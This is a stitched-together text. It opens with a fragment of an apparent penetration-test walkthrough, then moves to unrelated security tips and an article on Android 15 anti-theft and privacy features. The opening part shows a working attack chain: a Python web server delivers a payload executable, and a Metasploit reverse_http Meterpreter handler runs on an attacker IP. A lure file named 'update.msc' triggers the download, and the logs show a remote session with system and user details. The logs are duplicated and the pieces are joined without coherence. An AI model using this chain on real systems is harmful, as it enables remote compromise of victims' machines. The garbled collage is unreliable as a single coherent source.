
Before, doing that, I start a listener on the attacker system.

```
(kali@kali)-[~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_http
payload => windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.249.148
lhost => 192.168.249.148
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run
```

```
[*] Started HTTP reverse handler on http://192.168.249.148:80
```


Once, the target user clicks on the “update.msc” file, our payload gets downloaded.



```
(kali㉿kali)-[~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.249.165 - - [14/Aug/2024 01:41:41] "GET /met_x64_http_148_80.exe HTTP/1.1" 200 -
```

Then it gets executed giving us a meterpreter session on the target system.

"One of the most important ways to protect yourself while using a public Wi-Fi network is to use a VPN. A VPN encrypts your internet connection making it secure and protecting your privacy. Other safety measures include turning off sharing, sticking to secure sites and switching off Wi-Fi when not in use."


```
msf6 exploit(multi/handler) > run
```

```
[*] Started HTTP reverse handler on http://192.168.249.148:80
```

```
[!] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: bnzrsnqb) Without a database connected that payload UUID tracking will not work!
```

```
[*] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: bnzrsnqb) Staging x64 payload (201820 bytes) ...
```

```
[!] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: bnzrsnqb) Without a database connected that payload UUID tracking will not work!
```

```
[*] Meterpreter session 1 opened (192.168.249.148:80 → 192.168.249.165:63955) at 2024-08-14 01:41:43 -0400
```

```
[!] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: bnzrsnqb) Without a database connected that payload UUID tracking will not work!
```

```
[*] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: bnzrsnqb) Staging x64 payload (201820 bytes) ...
```

```
[!] http://192.168.249.148:80 handling request from 192.168.249.165; (UUID: bnzrsnqb) Without a database connected that payload UUID tracking will not work!
```

```
[*] Meterpreter session 1 opened (192.168.249.148:80 → 192.168.249.165:63955) at 2024-08-14 01:41:43 -0400
```

```
0
```

```
meterpreter > █
```

"Cyberattacks are costly for small businesses. You may need to pay ransom costs, provide customers with free credit monitoring, hire customer service personnel to handle calls, pay fines and more."


```

meterpreter > sysinfo
Computer      : CUSTOMER-CARE-1
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : LOOK_RECK_AH
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter > getuid
Server username: CUSTOMER-CARE-1\admin
meterpreter > █

```

Latest security and privacy features of Android 15

MOBILE SECURITY

Google has unveiled new privacy and security features coming to Android 15. Let's take a look at the innovations in the upcoming operating system update.

New Security and Privacy Features in Android 15

At the recent I/O 2024 developer conference in California, Google presented the second beta version of its Android 15 operating system – codenamed Vanilla Ice Cream. The company also gave us a closer look at the new security and privacy features coming with the update.

While the final release of Android 15 is still a few months away – slated for the third quarter of 2024 – we can already explore the new security features this operating system has in store for Android users.

AI-Powered Smartphone Theft Protection

The most significant security upgrade is a suite of new features designed to protect against smartphone theft and the user data contained within. Google plans to make some of these features available not only in Android 15 but also for older versions of the operating system (starting with Android 10) through service updates.


1.Factory Reset Protection: To prevent thieves from wiping a stolen phone and quickly selling it, Android 15 will let you set up a lock that prevents resetting the device without the owner's password.

2.Private Space for Apps: Some apps, like banking ones or instant messengers, can be hidden and protected with an additional PIN code – preventing thieves from accessing sensitive data.

3.Critical Settings Protection: Disabling Find My Device or changing the screen lock timeout will require authentication using a PIN, password, or biometrics. Accessing critical settings like changing the PIN, disabling anti-theft, or using passkeys will also require biometric authentication.

Private space

- Your separate space for organizing apps you want to keep to yourself
- Private space lets users lock and hide sensitive apps
- Private space can be populated with any apps, and can have its own lock




New Anti-Theft Features in Android

Several anti-theft features will be available not only in Android 15 but also in versions 10 and above:

1. AI-Powered, Accelerometer-Based Automatic Screen Locking: The screen will automatically lock if the system detects movements characteristic of someone snatching the phone and quickly running or driving away.

Theft protection

- Improved factory reset protection.
- Lock out thieves who have access to your phone if they fail multiple times to authenticate PIN or biometric-protected apps and services.
- Authentication required to change certain sensitive settings.



2. Automatic Locking on Internet Disconnection: The smartphone will automatically lock if a thief tries to keep it disconnected from the internet for a long time. This can also be set for other situations, such as after a significant number of unsuccessful authentication attempts.

Theft protection


→ Motion lock automatically locks down your screen to protect your data when it detects a theft motion.

3. Remote Locking: Users can lock their phone’s screen from a different device.

Theft protection

→ New remote locking feature will provide an easier way to lock device even if users don’t remember their Google account password.

Protection of Personal Data During Screen Sharing and Recording




Android 15 also focuses on protecting user data from scams such as fake tech-support:

1.Selective Screen Sharing: Screen sharing will, by default, only share the specific app the user is interacting with, not the system interface. Full-screen sharing will still be possible if needed.

2.Notification Content Hiding: The system will only display notification content if the app developer has provided a special “public version” for it. Otherwise, the content will be hidden.

3.OTP and Sensitive Data Protection: Android 15 will automatically detect and hide windows that contain one-time passwords or sensitive data during screen sharing or recording.



Enhanced Restricted Settings

Android 15 introduces Enhanced Confirmation Mode to improve upon the Restricted Settings feature:

1.Trusted Installers: Instead of checking the app installation method, the mechanism will refer to an XML file built into the operating system containing a list of trusted installers. Apps downloaded from elsewhere will be automatically blocked from accessing notifications and Accessibility services.

"Two-factor authentication also helps protect against payment fraud — that is, when hackers steal a customer's payment information and try to access their online banking or credit accounts."



Restricted setting

